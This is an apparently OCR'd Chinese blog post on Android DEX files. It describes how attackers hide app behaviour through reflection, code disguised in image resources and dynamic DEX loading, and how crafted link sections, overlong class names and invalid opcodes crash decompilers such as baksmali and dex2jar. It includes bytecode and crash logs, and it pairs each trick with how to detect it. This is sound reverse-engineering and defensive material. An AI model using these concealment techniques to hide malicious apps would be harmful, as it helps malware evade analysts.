
odex 文件存放在/data/dalvik-cache 目录并在执行时加载进内存执行。

2、DEX 文件格式（查看更多内容请访问：http://blog.csdn.net/androidsecurity/article/details/8664778）



3、如何查看 DEX 文件


目前有以下工具可以完成 DEX 文件的反编译。



二、攻击者隐藏软件行为的方法

攻击者经常采用以下方式隐藏软件的行为：

1、使用反射调用敏感 API



该种方式能够使攻击者“隐藏”敏感 API 调用。但是这种方式只需要查看是否利用 JAVA 反射即可很容易的被识破。如果配合代码混淆技术，就会增加自动化识别的难度。对付这种“隐藏”方式，动态分析会更简单一些。

2、代码逻辑“藏匿”在资源文件中

可以通过修改文件后缀名隐藏代码逻辑，如下图：

```
champagne:gamex/assets tstrazzere$ ls -l logos.png
-rw-r--r--@ 1 tstrazzere  staff    42K Mar 29 16:33 logos.png
champagne:gamex/assets tstrazzere$ file logos.png
logos.png: data
champagne:gamex/assets tstrazzere$ hexdump -C logos.png | head
00000000  42 59 11 16 18 12 12 1a  12 12 5e 91 6f 52 a4 12  |BY........^.oR..|
00000010  55 4c 58 49 12 12 58 49  12 12 1d 12 15 12 73 61  |ULXI..XI......sa|
00000020  61 77 66 61 3d 7b 71 7d  7c 3c 62 7c 75 ec d8 12  |awfa={q}|<b|u...|
00000030  12 12 12 12 50 4b 03 04  0a 00 00 08 00 00 af 84  |....PK..........|
00000040  7c 40 93 03 c4 66 bc 00  00 00 bc 00 00 00 0f 00  ||@...f..........|
00000050  07 00 61 73 73 65 74 73  2f 69 63 6f 6e 2e 70 6e  |..assets/icon.pn|
00000060  67 fe ca 00 00 00 00 00  39 35 25 24 31 38 32 38  |g.......95%$1828|
00000070  24 33 39 34 25 3e 32 38  34 3f 39 34 39 36 38 39  |$394%>284?949689|
00000080  3c 3b 29 31 39 29 25 3d  3d 39 3d 31 29 3d 38 29  |<;)19)%==9=1)=8)|
00000090  25 3d 31 3c 30 25 34 3c  3b 34 25 3c 38 31 29 25  |%=1<0%4<;4%<81)%|
```

```
champagne:gamex/assets tstrazzere$ unzip -l logos.png
Archive:  logos.png
warning [logos.png]:  52 extra bytes at beginning
  or within zipfile
  (attempting to process anyway)
  Length     Date   Time    Name
 --------    ----   ----    ----
      188  03-28-12 16:37   assets/icon.png
      311  03-29-12 16:25   assets/logo.png
     5666  03-27-12 22:15   res/drawable/ic_launcher.png
     2704  03-29-12 16:26   AndroidManifest.xml
      792  03-29-12 16:26   resources.arsc
    27408  03-29-12 16:26   classes.dex
      472  03-29-12 16:26   META-INF/MANIFEST.MF
      525  03-29-12 16:26   META-INF/CERT.SF
     1077  03-29-12 16:26   META-INF/CERT.RSA
 --------                   -------
    39143                   9 files
```

```
champagne:games/assets tstrazzere$ unzip -l logos.png.xored
Archive:  logos.png.xored
  Length     Date   Time    Name
 --------    ----   ----    ----
    23370  03-29-12 16:26   assets/icon.png
      188  03-28-12 16:37   assets/logo.png
     7359  03-27-12 22:24   res/drawable/ic_launcher.png
     3344  03-29-12 16:26   AndroidManifest.xml
      792  03-29-12 16:26   resources.arsc
    14932  03-29-12 16:26   classes.dex
      472  03-29-12 16:26   META-INF/MANIFEST.MF
      525  03-29-12 16:26   META-INF/CERT.SF
     1077  03-29-12 16:26   META-INF/CERT.RSA
 --------                   -------
    52059                   9 files
```

http://blog.csdn.net/jiazhijun

通过文件后缀隐藏可以通过 file 命令查看文件类型是否与后缀匹配很容易识别。

我们还可以做的更加高级一点。下图将 ELF 可执行二进制文件附加在有效的图片文件中，通过 file 指令得到正确的文件类型，且该图片可以正常显示：

```
champagne:assets tstrazzere$ file mylogo.jpg
mylogo.jpg: JPEG image data, JFIF standard 1.01

champagne:assets tstrazzere$ hexdump -C mylogo.jpg | grep "ELF\|JFIF" -B 2 -A 2
00000000  ff d8 ff e0 00 10 4a 46  49 46 00 01 01 01 00 60  |......JFIF.....`|
00000010  00 60 00 00 ff e1 00 5a  45 78 69 66 00 00 4d 4d  |.`.....ZExif..MM|
00000020  00 2a 00 00 00 08 00 05  03 01 00 05 00 00 00 01  |.*..............|
--
000051b0  7a 63 c9 52 3b f3 4c 79  38 ab 46 6c 89 9f 34 c6  |zc.R;.Ly8.Fl..4.|
000051c0  6a 91 9f 34 c6 63 54 88  63 68 a2 8a a2 42 8a 28  |j..4.cT.ch...B.(|
000051d0  a0 0f ff d9 7f 45 4c 46  01 01 01 00 00 00 00 00  |.....ELF........|
000051e0  00 00 00 00 02 00 28 00  01 00 00 00 f0 8e 00 00  |......(.........|
000051f0  34 00 00 00 50 9d 00 00  02 00 00 04 34 00 20 00  |4...P.......4. .|
--
00008440  8c 9a 8b 8f 8d 90 8f 00  8d cf d1 9d 90 8b d1 96  |................|
00008450  9b 00 00 00 8d cf d1 9d  90 8b d1 9c 97 00 00 00  |................|
00008460  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00008470  02 00 28 00 01 00 00 00  70 9f 00 00 34 00 00 00  |..(.....p...4...|
00008480  dc 65 00 00 02 00 00 04  34 00 20 00 07 00 28 00  |.e......4. ...(.|
```

该种隐藏方式需要我们更加深入的查看所有的资源文件。看着是 jpg 图片文件，但并不一定全是（永远不要相信自己的眼睛）。也许还有其它更高级的隐藏恶意代码的方法。

3、使用 DexClassLoader 动态加载技术

可以使用 Android DexClassLoader 完成 DEX 的动态加载，DEX 文件可以附属在 assert 或 raw 目录也可以运行时从网络下载。

三、Android 反逆向分析之旅

我们可以利用逆向分析工具实现上的缺陷来触发其奔溃，从而达到反逆向分析的目的。

Android 反逆向分析的目标：

Baksmali - 使用最广泛的 DEX 反编译工具 (apktool/antilvl 等使用)（https://code.google.com/p/smali/）
dex2jar - 可以把 DEX 反编译成 jar 的工具，然后通过 JD-GUI 查看。（http://code.google.com/p/dex2jar/）
IDA Pro - （这个就不在介绍了吧！）（https://www.hex-rays.com/index.shtml）
androguard - 也是比较流行的。（https://code.google.com/p/androguard/）

1、构建 DEX link section 触发 baksmali 工具崩溃（DEX 文件结构请查看 http://blog.csdn.net/androidsecurity/article/details/8664778）

由于 baksmali 工具不支持 DEX 文件的 link section，所以我们可以构建 DEX link section 触发 baksmali 工具奔溃。如下图：


```
champagne:linklocked tstrazzere$ baksmali protected.apk -o wontwork
UNEXPECTED TOP-LEVEL EXCEPTION:
org.jf.dexlib.Util.ExceptionWithContext: This dex file has a link section, which is not supported
        at org.jf.dexlib.Util.ExceptionWithContext.withContext(ExceptionWithContext.java:54)
        at org.jf.dexlib.Item.addExceptionContext(Item.java:176)
        at org.jf.dexlib.Item.readFrom(Item.java:78)
        at org.jf.dexlib.DexFile.<init>(DexFile.java:390)
        at org.jf.baksmali.main.main(main.java:254)
Caused by: java.lang.RuntimeException: This dex file has a link section, which is not supported
        at org.jf.dexlib.HeaderItem.readItem(HeaderItem.java:84)
        at org.jf.dexlib.Item.readFrom(Item.java:76)
        ... 2 more
header_item
```

http://blog.csdn.net/jiazhijun

该方式常用于开发者阻止破解者逆向分析代码逻辑。该方法已经被 Lohan+ (AntiLVL) / jcase /和其它项目中使用。但是这种方式也有明显的缺点，可以根据异常信息很容易的修复分析工具。

2、利用已知的 JAR hack 方法

由于 APK 本质上就是 zip/jar 包，所以我们也可以利用已知的 JAR hack 方法。
JAR 对文件名的长度是没有现在的，但是操作系统要求文件名不能大于 255；我们可以通过构建大于 255 字符的长类名来达到反逆向的目的。
如何构建大于 255 的长类名呢？首先我们看一下 DEX Class Def Item 的格式：




我们可以通过以下方式构建大于 255 的长类名：

1、在源代码中添加大于 255 的字符串 A。

2、编译源代码，修改 DEX 文件头，修改 Class descriptor_id 为字符串 A 的 String_idx

下图是修改前后比较：



修改后的 APK 能够正常安装，如下图：

```
champagne:long-class-name tstrazzere$ adb install longclassnamedex.apk
1627 KB/s (9917 bytes in 0.005s)
        pkg: /data/local/tmp/longclassnamedex.apk
Success
```

这种修改方法能够防止逆向分析，如下图：

```
champagne:long-class-name tstrazzere$ baksmali longclassnamedex.apk -o wontwork


Error occured while disassembling class
Ldont.decompile.me.BuildConfig_why_would_you_go_and_do_a_thing_like_this_that_just_isnt_cool_man_this
_application_even_says_in_its_package_name_not_to_decompile_it_have_you_no_manners_______someday_
someone_might_decompile_you_then_youll_understand_the_feelings_this_poor_little_dex_file_is_feeling_
right_at_this_moment; - skipping class
java.io.IOException: File name too long
        at java.io.UnixFileSystem.createFileExclusively(Native Method)
        at java.io.File.createNewFile(File.java:883)
        at org.jf.baksmali.baksmali.disassembleDexFile(baksmali.java:195)
        at org.jf.baksmali.main.main(main.java:293)
```

http://blog.csdn.net/androidsecurity

通过异常我们应该可以看出为什么大于 255 个字符会报错了吧。
但是该种方式缺点是只能对付 backsmali。 IDA、Dex2jar、Androguard 仍然能够正常工作。
该种方法易于检测和解决，当 class 名字长度>255 要警惕该应用。

3、插入无效字节码指令引发逆向工具崩溃

由于大部分逆向工具都是线性读取字节码并解析，当遇到无效字节码时，就会引起反编译工具字节码解析失败。
我们可以插入无效字节码到 DEX 文件，但要保证该无效字节码永远不会被执行（否则您的程序就会崩溃了！）。

```
1201 // Load 0 into v1
3801 0300 // A conditional jump which should always succeed, jumps over
// next bytes
```

FFFF // Bad opcodes

安装插入无效字节码的 apk 文件。如下图：

```
champagne:long-class-name tstrazzere$ adb install bad-opcodes-1.apk
1627 KB/s (9917 bytes in 0.005s)
        pkg: /data/local/tmp/bad-opcodes-1.apk
Success
```

但是执行程序时，却报如下的错误：

```
W/dalvikvm( 2567): VFY: invalid instruction (0xffff)
W/dalvikvm( 2567): VFY:  rejected Ldont/decompile/me/Crackme;.access$0 (Ldont/decompile/me/Crackme;)Landroid/wi
EditText;
W/dalvikvm( 2567): Verifier rejected class Ldont/decompile/me/Crackme;
W/dalvikvm( 2567): Class init failed in newInstance call (Ldont/decompile/me/Crackme;)
D/AndroidRuntime( 2567): Shutting down VM
W/dalvikvm( 2567): threadid=1: thread exiting with uncaught exception (group=0x40d08300)
E/AndroidRuntime( 2567): FATAL EXCEPTION: main
E/AndroidRuntime( 2567): java.lang.VerifyError: dont/decompile/me/Crackme
E/AndroidRuntime( 2567):  at java.lang.Class.newInstanceImpl(Native Method)
E/AndroidRuntime( 2567):  at java.lang.Class.newInstance(Class.java:1319)
E/AndroidRuntime( 2567):  at android.app.Instrumentation.newActivity(Instrumentation.java:1053)
E/AndroidRuntime( 2567):  at android.app.ActivityThread.performLaunchActivity(ActivityThread.java:1974)
E/AndroidRuntime( 2567):  at android.app.ActivityThread.handleLaunchActivity(ActivityThread.java:2084)
E/AndroidRuntime( 2567):  at android.app.ActivityThread.access$600(ActivityThread.java:130)
E/AndroidRuntime( 2567):  at android.app.ActivityThread$H.handleMessage(ActivityThread.java:1195)
E/AndroidRuntime( 2567):  at android.os.Handler.dispatchMessage(Handler.java:99)
E/AndroidRuntime( 2567):  at android.os.Looper.loop(Looper.java:137)
E/AndroidRuntime( 2567):  at android.app.ActivityThread.main(ActivityThread.java:4745)
E/AndroidRuntime( 2567):  at java.lang.reflect.Method.invokeNative(Native Method)
E/AndroidRuntime( 2567):  at java.lang.reflect.Method.invoke(Method.java:511)
E/AndroidRuntime( 2567):  at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:786)
E/AndroidRuntime( 2567):  at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:553)
E/AndroidRuntime( 2567):  at dalvik.system.NativeStart.main(Native Method)
W/ActivityManager(  306):    Force finishing activity dont.decompile.me/.Crackme
```


http://blog.csdn.net/androidsecurity

运行的时候怎么会报错呢？

Dalvik 虚拟机并没有像我们预想的那样跳过无效的字节码，它会在执行之前验证所有调用序列上类的字节码是否有效。

现在的问题是如何能够绕过 Dalvik 虚拟机的代码验证呢？

我们如果插入无效代码在一个从来不会调用的类上不就可以绕过 Dalvik 运行时代码验证了吗！

看如下插入后的运行结果：

```
I/ActivityManager(  306): START {act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER]
flg=0x10200000 cmp=dont.decompile.me/.Crackme u=0} from pid 538
I/ActivityManager(  306): Start proc dont.decompile.me for activity dont.decompile.me/.Crackme: pid=3464
uid=10073 gids={1015, 1028}
I/dalvikvm( 3464): Turning on JNI app bug workarounds for target SDK version 3...
I/don't decompile me( 3464): please?
V/PhoneStatusBar(  390): setLightsOn(true)
I/ActivityManager(  306): Displayed dont.decompile.me/.Crackme: +242ms (total +7m18s529ms)
```

http://blog.csdn.net/androidsecurity

哈哈，成功运行了，接下来让我们看看该种方式反逆向的效果吧！

```
champagne:bad-opcodes tstrazzere$ baksmali bad-opcodes-2.apk -o wontwork


UNEXPECTED TOP-LEVEL EXCEPTION:
org.jf.dexlib.Util.ExceptionWithContext: Unknown opcode: ff
        at org.jf.dexlib.Util.ExceptionWithContext.withContext(ExceptionWithContext.java:54)
        at org.jf.dexlib.Code.InstructionIterator.IterateInstructions(InstructionIterator.java:92)
        at org.jf.dexlib.CodeItem.readItem(CodeItem.java:154)
        at org.jf.dexlib.Item.readFrom(Item.java:76)
        at org.jf.dexlib.OffsettedSection.readItems(OffsettedSection.java:48)
        at org.jf.dexlib.Section.readFrom(Section.java:143)
        at org.jf.dexlib.DexFile.<init>(DexFile.java:431)
        at org.jf.baksmali.main.main(main.java:265)
Caused by: java.lang.RuntimeException: Unknown opcode: ff
        at org.jf.dexlib.Code.InstructionIterator.IterateInstructions(InstructionIterator.java:56)
        ... 6 more
Error occured at code address 12
code_item @0x1804
```

http://blog.csdn.net/androidsecurity


（可惜的 backsmali 已经在版本 2f81aec886d2 修复了该 bug，该方式已无效）

```
champagne:bad-opcodes tstrazzere$ dex2jar bad-opcodes-2.apk
dex2jar version: translator-0.0.9.8
dex2jar bad-opcodes-2.apk -> bad-opcodes-2_dex2jar.jar
com.googlecode.dex2jar.DexException: while accept method:[Ldont/decompile/me/Unused;.<init>()V]
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java:705)
        at com.googlecode.dex2jar.reader.DexFileReader.acceptClass(DexFileReader.java:446)
        at com.googlecode.dex2jar.reader.DexFileReader.accept(DexFileReader.java:333)
        at com.googlecode.dex2jar.v3.Dex2jar.doTranslate(Dex2jar.java:82)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:191)
        at com.googlecode.dex2jar.v3.Dex2jar.to(Dex2jar.java:182)
        at com.googlecode.dex2jar.v3.Main.doData(Main.java:43)
        at com.googlecode.dex2jar.v3.Main.doData(Main.java:35)
        at com.googlecode.dex2jar.v3.Main.doFile(Main.java:63)
        at com.googlecode.dex2jar.v3.Main.main(Main.java:85)
Caused by: com.googlecode.dex2jar.DexException: while accept code in method:[Ldont/decompile/me/Unused;.<init>
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java:695)
        ... 9 more
Caused by: java.lang.RuntimeException: opcode format for 65535 not found!
        at com.googlecode.dex2jar.reader.OpcodeFormat.get(OpcodeFormat.java:362)
        at com.googlecode.dex2jar.reader.DexCodeReader.findLabels(DexCodeReader.java:85)
        at com.googlecode.dex2jar.reader.DexCodeReader.accept(DexCodeReader.java:287)
        at com.googlecode.dex2jar.reader.DexFileReader.acceptMethod(DexFileReader.java:692)
        ... 9 more
Done.
```

http://blog.csdn.net/androidsecurity

Dex2jar 验证可行。

Androguard 验证可行，（可惜的是 Androguard 很快修复了该 bug）



IDA 验证未成功！

```
champagne:bad-opcodes tstrazzere$ ded-0.7.1 -d $PWD -j ~/Downloads/jasminclasses-2.4.0.jar bad-opcodes-2.apk
Processing class #0: Ldont/decompile/me/BuildConfig;
Processing class #1: Ldont/decompile/me/Crack;
Processing class #2: Ldont/decompile/me/Crackme$1;
Processing class #3: Ldont/decompile/me/Crackme;
Processing class #4: Ldont/decompile/me/R$attr;
Processing class #5: Ldont/decompile/me/R$drawable;
Processing class #6: Ldont/decompile/me/R$id;
Processing class #7: Ldont/decompile/me/R$layout;
Processing class #8: Ldont/decompile/me/R$string;
Processing class #9: Ldont/decompile/me/R;
GLITCH: zero-width instruction at idx=0x0003
Processing class #10: Ldont/decompile/me/Unused;
```

http://blog.csdn.net/androidsecurity

ded 工具验证成功！在你杀死该工具进程之前，它将一直运行在无效字节码所在类处理过程中。

该种方法的缺点是很容易被工具修复。工具在反编译代码时，只要忽略会无效字节码的处理即可，backsmali、androgurad 已经修复了该 bug。
该种方式和很容易被自动化监测，如果遇到无效代码就要警惕！
逆向分析人员要尽量使用工具的最新版本。

4、插入有效的字节码指令但后跟无效的数据引用

插入无效的字节码指令目前工具已经可以正常工作，但是如果我们插入有效的字节码指令，但是后跟无效的数据引用，结果会是怎么样呢？

[cpp] view plaincopy
1201 // Load 0 into v1
3801 0300 // A conditional jump which should always succeed, jumps over
// next bytes
1a00 FF00 // Load const-string at index 255 (doesn’t exist)

